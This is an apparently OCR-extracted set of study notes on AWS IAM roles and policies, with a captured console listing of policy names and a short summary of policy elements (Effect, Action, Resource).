
- An IAM role is an IAM entity that defines a set of permissions for making AWS service requests.
- IAM roles are associated with AWS services such as EC2, RDS etc.



- IAM roles are a secure way to grant permissions to entities that you trust. Examples of entities include the following:
  - IAM user in another account
  - Application code running on an EC2 instance that needs to perform actions on AWS resources
  - An AWS service that needs to act on resources in your account to provide its features
- IAM roles issue keys that are valid for short durations, making them a more secure way to grant access.




IAM Role has trusted entity to EC2. So EC2 can assume this role.




D. Policies

- IAM policies define permissions for an action to perform the operation.
- For example, if a policy allows the GetUser action, then a user with that policy can get user information from the AWS Management Console, the AWS CLI, or the AWS API.
- Policies can be attached to IAM identities (users, groups or roles) or AWS resources.


us-east-1.console.aws.amazon.com/iamv2/home#/policies
aws
Services
Search for services, features, blogs, docs, and more
[Alt+S]
Global
Atomic Nuclear
Identity and Access Management (IAM)
Search IAM
Dashboard
Access management
User groups
Users
Roles
Policies
Identity providers
Account settings
Access reports
Access analyzer
Archive rules
Analyzers
Settings
Credential report
Organization activity
Service control policies (SCPs)
IAM > Policies
Policies (931) Info
A policy is an object in AWS that defines permissions.
Actions
Create Policy
Filter policies by property or policy name and press enter
1 2 3 4 5 6 7 ... 47
Policy name
Type
Used as
Description
aws-iam-restriction
Customer managed
None
AWSLambdaBasicExecutionRole-5e1f5b9e-0059-492d-a49c-0d4f7f60c023
Customer managed
Permissions policy (1)
full-admin-policy
Customer managed
Permissions policy (1)
AWS Administra
Splunk_Policy
Customer managed
Permissions policy (1)
Policy creation
AWSDirectConnectReadOnlyAccess
AWS managed
None
Provides read o
AmazonGlacierReadOnlyAccess
AWS managed
None
Provides read o
AWSMarketplaceFullAccess
AWS managed
None
Provides the ab
ClientVPNServiceRolePolicy
AWS managed
None
Policy to enable
AWSSSODirectoryAdministrator
AWS managed
None
Administrator a
AWSIoT1ClickReadOnlyAccess
AWS managed
None
Provides read o
AutoScalingConsoleReadOnlyAccess
AWS managed
None
Provides read-o

Policy Data :

1. Effect - Use to Allow or Deny Access
2. Action - Include a list of actions (Get, Put, Delete) that the policy allows or denies.
3. Resource - A list of resources to which the actions apply




